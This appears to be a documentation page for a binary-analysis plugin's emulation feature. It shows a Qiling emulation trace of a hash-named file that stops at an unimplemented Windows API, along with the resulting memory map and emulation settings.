
Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

Values Bookmarks Calculator

3d30ac25c3121e969d195d7eadcf1... | New file 0* | Output of Custom base64 decode* | New file 1* | Output of Custom base64 decode* | Emulation trace* | Memory dump 0* | Memory dump 1* | Memory dump 2* | Disassembly*

```
[+] 0x101c0ff0: WideCharToMultiByte(CodePage = 0x1b5, dwFlags = 0, lpWideCharStr = "k\x01\x05D\x04\x05\x02\x05B\x04\x05 \x02", cchWideChar = 0x1c, lpMultiByteStr =
[+] 0x101c1860: InterlockedDecrement(Target = 0x502f9b8) = 0xffffffff
[+] 0x101c17e0: InterlockedIncrement(Target = 0x504428c) = 0x0
[+] 0x1023bb83: EnterCriticalSection(lpCriticalSection = 0x50310c0) = 0x0
[+] 0x101c1860: InterlockedDecrement(Target = 0x502f9b8) = 0xfffffffe
[+] 0x101c17e0: InterlockedIncrement(Target = 0x504428c) = 0x0
[+] 0x1023fa4f: LeaveCriticalSection(lpCriticalSection = 0x50310c0) = 0x0
[+] hModule 0
[x] API not implemented
Traceback (most recent call last):
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\windows\windows.py", line 135, in hook_winapi
    api_func(ql, address, api_name)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\windows\fncc.py", line 162, in wrapper
    return ql.os.call(pc, func, params, onenter, onexit, passthru=passthru)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\os.py", line 133, in call
    targs, retval, retaddr = self.fcall.call(func, proto, args, onenter, onexit, passthru)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\fcall.py", line 144, in call
    retval = func(ql, pc, params)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\windows\dlls\kernel32\libloaderapi.py", line 91, in hook_GetModuleFileNameA
    raise QlErrorNotImplemented("API not implemented")
qiling.exception.QlErrorNotImplemented: API not implemented
[+] GetModuleFileNameA Exception Found
Error: Windows API Implementation Error

Memory map:
[=] Start      End        Perm    Label          Image
[=] 00006000 - 0000c000   rwx     [FS/GS]
[=] 00030000 - 00031000   rwx     [GDT]
```

Emulation is finished prematurelly due to unimplemented API (GetModuleFileNameA) of Qiling Framework


Output


```
OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60

Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.
```

